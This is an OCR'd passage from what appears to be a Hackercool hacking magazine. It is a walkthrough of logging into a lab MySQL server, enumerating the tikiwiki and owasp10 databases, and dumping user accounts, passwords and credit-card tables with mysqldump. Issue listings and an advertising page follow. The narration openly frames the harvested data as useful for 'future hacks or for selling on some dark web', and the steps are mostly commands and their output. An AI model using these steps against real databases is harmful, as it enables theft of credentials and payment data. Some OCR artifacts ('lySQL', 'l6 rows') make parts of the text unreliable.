
Of all the databases present, tikiwiki seemed interesting to me. I moved into the database tikiwiki using the use command. TikiWiki is a free and open source Wiki-based content management system. Next I typed command show tables; to view the tables in this database,



```
MySQL [(none)]> use tikiwiki
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki]> show tables;
+-----------------------------------+
| Tables_in_tikiwiki                |
+-----------------------------------+
| galaxia_activities                |
| galaxia_activity_roles            |
| galaxia_instance_activities       |
| galaxia_instance_comments         |
| galaxia_instances                 |
| galaxia_processes                 |
| galaxia_roles                     |
| galaxia_transitions               |
| galaxia_user_roles                |
| galaxia_workitems                 |
| messu_archive                     |
| messu_messages                    |
| messu_sent                        |
| sessions                          |
| tiki_user_quizzes                 |
| tiki_user_taken_quizzes           |
| tiki_user_tasks                   |
| tiki_user_tasks_history           |
| tiki_user_votings                 |
| tiki_user_watches                 |
| tiki_userfiles                    |
| tiki_userpoints                   |
| tiki_users                        |
| tiki_users_score                  |
| tiki_webmail_contacts             |
| tiki_webmail_messages             |
| tiki_wiki_attachments             |
| tiki_zones                        |
| users_grouppermissions            |
| users_groups                      |
| users_objectpermissions           |
| users_permissions                 |
| users_usergroups                  |
| users_users                       |
+-----------------------------------+
194 rows in set (0.01 sec)

MySQL [tikiwiki]>
```


There were lot of tables in this datavbase. The above image shows a truncated view of the tables present. Of all the tables, tables "tiki_users" and "users_users" appeared interesting to me . By interesting, I mean containing juicy data belonging to users or customers like login usernames, passwords and other information which might be pretty useful to me some future hacks or for selling on some dark web.

It's time to view the tables to verify if they are really juicy or not. The describe command in MySQL shows the structure of the tables. I used describe users_users; command to view the structure of the table users_users and the result can be seen in the image below.




```
MySQL [tikiwiki]> describe users_users;
+------------------+--------------+------+-----+---------+----------------+
| Field            | Type         | Null | Key | Default | Extra          |
+------------------+--------------+------+-----+---------+----------------+
| userId           | int(8)       | NO   | PRI | NULL    | auto_increment |
| email            | varchar(200) | YES  |     | NULL    |                |
| login            | varchar(40)  | NO   | MUL |         |                |
| password         | varchar(30)  | YES  |     |         |                |
| provpass         | varchar(30)  | YES  |     | NULL    |                |
| default_group    | varchar(255) | YES  |     | NULL    |                |
| lastLogin        | int(14)      | YES  |     | NULL    |                |
| currentLogin     | int(14)      | YES  |     | NULL    |                |
| registrationDate | int(14)      | YES  |     | NULL    |                |
| challenge        | varchar(32)  | YES  |     | NULL    |                |
| pass_due         | int(14)      | YES  |     | NULL    |                |
| hash             | varchar(32)  | YES  |     | NULL    |                |
| created          | int(14)      | YES  |     | NULL    |                |
| avatarName       | varchar(80)  | YES  |     | NULL    |                |
| avatarSize       | int(14)      | YES  |     | NULL    |                |
| avatarFileType   | varchar(250) | YES  |     | NULL    |                |
| avatarData       | longblob     | YES  |     | NULL    |                |
| avatarLibName    | varchar(200) | YES  |     | NULL    |                |
| avatarType       | char(1)      | YES  |     | NULL    |                |
```

As you can see in the "Field" column above, it consists of some juicy information like userid, email, login and password etc. OK, it's time to view the contents of the table "users_users". The command select * from users_users; displays all the fields of the table users_users. The login username is "admin" and the password is "admin".




```
MySQL [tikiwiki]> select * from tiki_users;
Empty set (0.00 sec)

MySQL [tikiwiki]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+-----------+--------------+------------------+-----------+----------+-------------------
| userId | email | login | password | provpass | default_group | lastLogin | currentLogin | registrationDate | challenge | pass_due | hash
               | created | avatarName | avatarSize | avatarFileType | avatarData | avatarLibName | avatarType | score | valid |
+--------+-------+-------+----------+----------+---------------+-----------+--------------+------------------+-----------+----------+-------------------
|      1 |       | admin | admin    | NULL     | NULL          |      NULL |         NULL |             NULL | NULL      |     NULL | f6fdffe48c908deb
0f4c3bd36c032e72 |    NULL | NULL     |            | NULL | NULL        | NULL       | NULL          |          | 0 | NULL  |
+--------+-------+-------+----------+----------+---------------+-----------+--------------+------------------+-----------+----------+-------------------

1 row in set (0.01 sec)

MySQL [tikiwiki]> █
```

The table tiki_users gave me an empty set. So I decided to check out another database named owasp10. The tables "accounts" and "credit_cards" looked interesting.




```
MySQL [tikiwiki]> use owasp10
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> show tables;
+--------------------+
| Tables_in_owasp10  |
+--------------------+
| accounts           |
| blogs_table        |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+--------------------+
6 rows in set (0.00 sec)

MySQL [owasp10]> █
```

The "accounts" table consisted of usernames, passwords and the details about who of these users are administrators and the "credit_cards" table contained credit card numbers.




```
lySQL [owasp10]> select * from accounts;
+-----+----------+--------------+-----------------------------+----------+
| cid | username | password     | mysignature                 | is_admin |
+-----+----------+--------------+-----------------------------+----------+
|   1 | admin    | adminpass    | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey       | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password     | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password     | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai      | Carving Fools               | FALSE    |
|   7 | jim      | password     | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password     | Hank is my dad              | FALSE    |
|   9 | simba    | password     | I am a cat                  | FALSE    |
|  10 | dreveil  | password     | Preparation H               | FALSE    |
|  11 | scotty   | password     | Scotty Do                   | FALSE    |
|  12 | cal      | password     | Go Wildcats                 | FALSE    |
|  13 | john     | password     | Do the Duggie!              | FALSE    |
|  14 | kevin    | 42           | Doug Adams rocks            | FALSE    |
|  15 | dave     | set          | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed       | pentest      | Commandline KungFu anyone?  | FALSE    |
+-----+----------+--------------+-----------------------------+----------+
l6 rows in set (0.05 sec)

lySQL [owasp10]>
```




```
MySQL [owasp10]> select * from credit_cards;
+------+------------------+------+------------+
| ccid | ccnumber         | ccv  | expiration |
+------+------------------+------+------------+
|    1 | 4444111122223333 | 745  | 2012-03-01 |
|    2 | 7746536337776330 | 722  | 2015-04-01 |
|    3 | 8242325748474749 | 461  | 2016-03-01 |
|    4 | 7725653200487633 | 230  | 2017-06-01 |
|    5 | 1234567812345678 | 627  | 2018-11-01 |
+------+------------------+------+------------+
5 rows in set (0.05 sec)

MySQL [owasp10]>
```

It's time to download all the juicy tables. This can be done using the mysqldump command. I downloaded the accounts, credit_cards and users_users tables s shown below.



```
root@kali:~# mysqldump --host=192.168.41.131 -u root owasp10 accounts >/root/Des
ktop/owasp10.sql
root@kali:~# mysqldump --host=192.168.41.131 -u root owasp10 credit_cards >/root
/Desktop/owasp11.sql
root@kali:~# mysqldump --host=192.168.41.131 -u root tikiwiki user_users >/root/
Desktop/owasp12.sql
mysqldump: Couldn't find table: "user_users"
root@kali:~# mysqldump --host=192.168.41.131 -u root tikiwiki users_users >/root
/Desktop/owasp12.sql
root@kali:~#
```



hackercool
Edition 0 Issue 0

"It's Impossible." said Pride.
"It's Risky." said Experience.
"It's Pointless." said Reason.

If you really are Hacker !
then Give it a Try!

How to become a hacker

Hackercool
October 2016 Edition 0 Issue 1

port 79 closed
port 80 open
port 81 closed


Real time hacking scenario : The Web Server

SQL injection for absolute beginners

FORENSICS:
Is that PDF really safe

VIEWPOINT:
Sending the virus

HACKING : Q&A



Hackercool
November 2016 Edition 0 Issue 2

```
[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:Non
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.dbc HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (E
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.config HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.10:100 HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.l HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (Eva
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.conf HTTP/1.1" 404 411 "-" "Mozilla/5.00 (Nikto/2.1.6) (E
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.fhp HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
```

Web Server Forensics : Tracing the hack

NOT JUST ANOTHER TOOL:
HP-Webinspect

METASPLOIT THIS MONTH :
Malware must die

CAPTURE THE FLAG:
MR- Robot-1

Hacking Q&A, Hackstory, Top 10 vulnerabilities and Hack of the month

Hackercool
December 2016 Edition 0 Issue 3

```
[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:Non
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.dbc HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (E
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.config HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.10:100 HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.l HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (Eva
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.conf HTTP/1.1" 404 411 "-" "Mozilla/5.00 (Nikto/2.1.6) (E
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qW13.fhp HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (Ev
```

Web Server Forensics : Log analysis with Scalp

NOT JUST ANOTHER TOOL:
Hercules Payload generator

METASPLOIT THIS MONTH :
Windows POST exploitation

HACKSTORY :
MIRAI is rocking, brace yourself

Hacking Q&A, Top 10 vulnerabilities and Hack of the month

Hackercool

January 2017 Edition 0 Issue 4

Hackercool was here

Some things are better left alone

Real Time Hacking Scenario : Shelling the Web Server

NOT JUST ANOTHER TOOL: Weevely Web shell

METASPLOITABLE TUTORIALS Creating a pentest lab.

METASPLOIT THIS MONTH : PDF shaper BOF exploit

HACK OF THE MONTH: All about Grizzly Steppe

Hacking Q&A, Top 10 vulnerabilities and a lot more

Hackercool

February 2017 Edition 0 Issue 5

Firewall : ON
Antivirus : ON
System Hacked

Real Time Hacking Scenario : Hacking my Friends

THE ART OF PHISHING: Phishing & Desktop Phishing

METASPLOITABLE TUTORIALS Scanning & banner grabbing

METASPLOIT THIS MONTH : HTA web server exploit

HACK OF THE MONTH: Cellebrite Data breach

Hackercool

March 2017 Edition 0 Issue 6

Firewall : ON
Antivirus : ON
System Hacked

RTHS : Hacking my Friends (Cont'd) Privilege escalation

HACKED - The Beginning : An account of a journey into the world of hacking.

METASPLOITABLE TUTORIALS SMB Enumeration

HACKSTORY : Yahoo hack gets a climax

INTERVIEW : Md. Taher ALI, Shift Lead SOC Analyst

Hackercool

April 2017 Edition 0 Issue 7

Creating Backdoor
....
....
....
SUCCESS

THE ART OF PHISHING : What is Spear Phishing.

RTHS : Hacking my Friends (Cont'd)

BOUNTIES FOR YOU: We bring you some bug bounties to test your skills on.

METASPLOITABLE TUTORIALS SMTP Enumeration

CAPTURE THE FLAG : HackFest 2016 : Quaoar

Introducing

Hackercool

May 2017 Edition 0 Issue 8

EternalBlue & DoublePulsar
ms10-017
Leaked by ShadowBrokers

THE ART OF PHISHING : Learn how to phish with Weeman HTTp server

BOUNTIES FOR YOU: We bring you the latest some more bug bounties

METASPLOIT THIS MONTH : EternalBlue and Doublepulsar

CAPTURE THE FLAG : HackFest 2016 : Sedna

METASPLOITABLE TUTORIALS Hacking FTP, Telnet and SSH

HACKED : Disappointed

Hackercool

June 2017 Edition 0 Issue 9

MALWARE
VIRUS DETECTED
MALWARE

WEBSITE HACKING : Learn about the entire structure of the website before we hack it.

LET'S FIXIT: Let us solve the pestering problems infosec commun -ity faces day to day.

METASPLOIT THIS MONTH : DiskBoss, Serviio and meterpreter archmigrate exploits

WPSEKU : Wordpress black box security scanner.

METASPLOITABLE TUTORIALS Password Cracking

HACKED : ms08_067

Hackercool

July 2017 Edition 0 Issue 10

HOW HACKERS USE RATS TO HACK SYSTEMS

PORT 3504

COVER STORY : MALWARE MALWARE PART2

LET'S FIXIT: Fix the forgotten password of Nessus scanner in both Windows and Linux.

METASPLOIT THIS MONTH : Privilege Escalation in Windows 10 and more

NOT JUST ANOTHER TOOL : CYPHER - A Tool to add she -llcode to executables.

METASPLOITABLE TUTORIALS Vulnerability Assessment

Bug Bounties For You: Tor, Microsoft, Atlassian

Hacking Q&A, Hackstory, Hackercool Answers and more

Hackercool

September 2017 Edition 0 Issue 12

HACKING THE COMMAND LINE

REAL WORLD HACKING SCENARIO : CMD Line Hacking

INSTALLIT : Installing Matriux Krypton in VirtualBox.

METASPLOIT THIS MONTH : Disk Sorter 9.9.16, Bypass_UAC COM hijack, Ghost RAT RCE & Windows Powershell enumeration exploits.

HACKSTORY : How Instagram was hacked & its implications.

METASPLOITABLE TUTORIALS Hacking the vulnerable FTP Server

HACK OF THE MONTH : #Equifax Data Breach

Hacking Q&A, Hacked, Hackercool Answers and more

Hackercool

October 2017 Edition 1 Issue 1

Is THAT PDF FILE SAFE???
FIND OUT ITS INTENTION
USING FORENSICS

METASPLOIT THIS MONTH : Hacking a Linux System, getting a shell, migrating to meterpreter and Linux enumeration.

HACKED - The Beginning Solving his first hacking case.

METASPLOITABLE TUTORIALS Gaining access to the SSH server once again.


HACK OF THE MONTH : Sometimes the Data Breach is very simple

Hacking Q&A, Installit, Hacking News and much more

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.
>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



Subscribe to our monthly magazine. It's just 2.99$/mo or you can PAY WHATEVER YOU WANT

For the LORD gives wisdom; From His mouth come knowledge and understanding.

-- PROVERBS 2:6

This website is dedicated for absolute beginners to learn hacking. As my tagline says, keeping the hacks as close to reality as possible. That means there is no disabling firewall, turning off antivirus in my articles. In his experience as both ethical hacking trainer, the author of this website realized that most beginners who want to become hackers face many problems in understanding the complete concept of hacking. This website is made for people like these in mind, so obviously it will not only deal with hacking but also networking related to hacking when necessary. Although this site is made for absolute beginners it will also help professionals.

>Blog focusses on usage of various hacking tools from open source to commercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyber security professionals but also beginners who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hackercool Magazine is a cyber security monthly magazine which covers both advanced cyber security topics and basics of ethical hacking.
>It already has around 200 subscribers till date and growing very fast.
> This subscriber list doesn't include users who read this magazine on other platforms like Kindle, Nook, Barnes & Noble and Playster.
> Our readerbase consists of cyber security pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.
> Nook, Barnes & Noble and Playster.

For your advertising queries, contact
sales@hackercool.com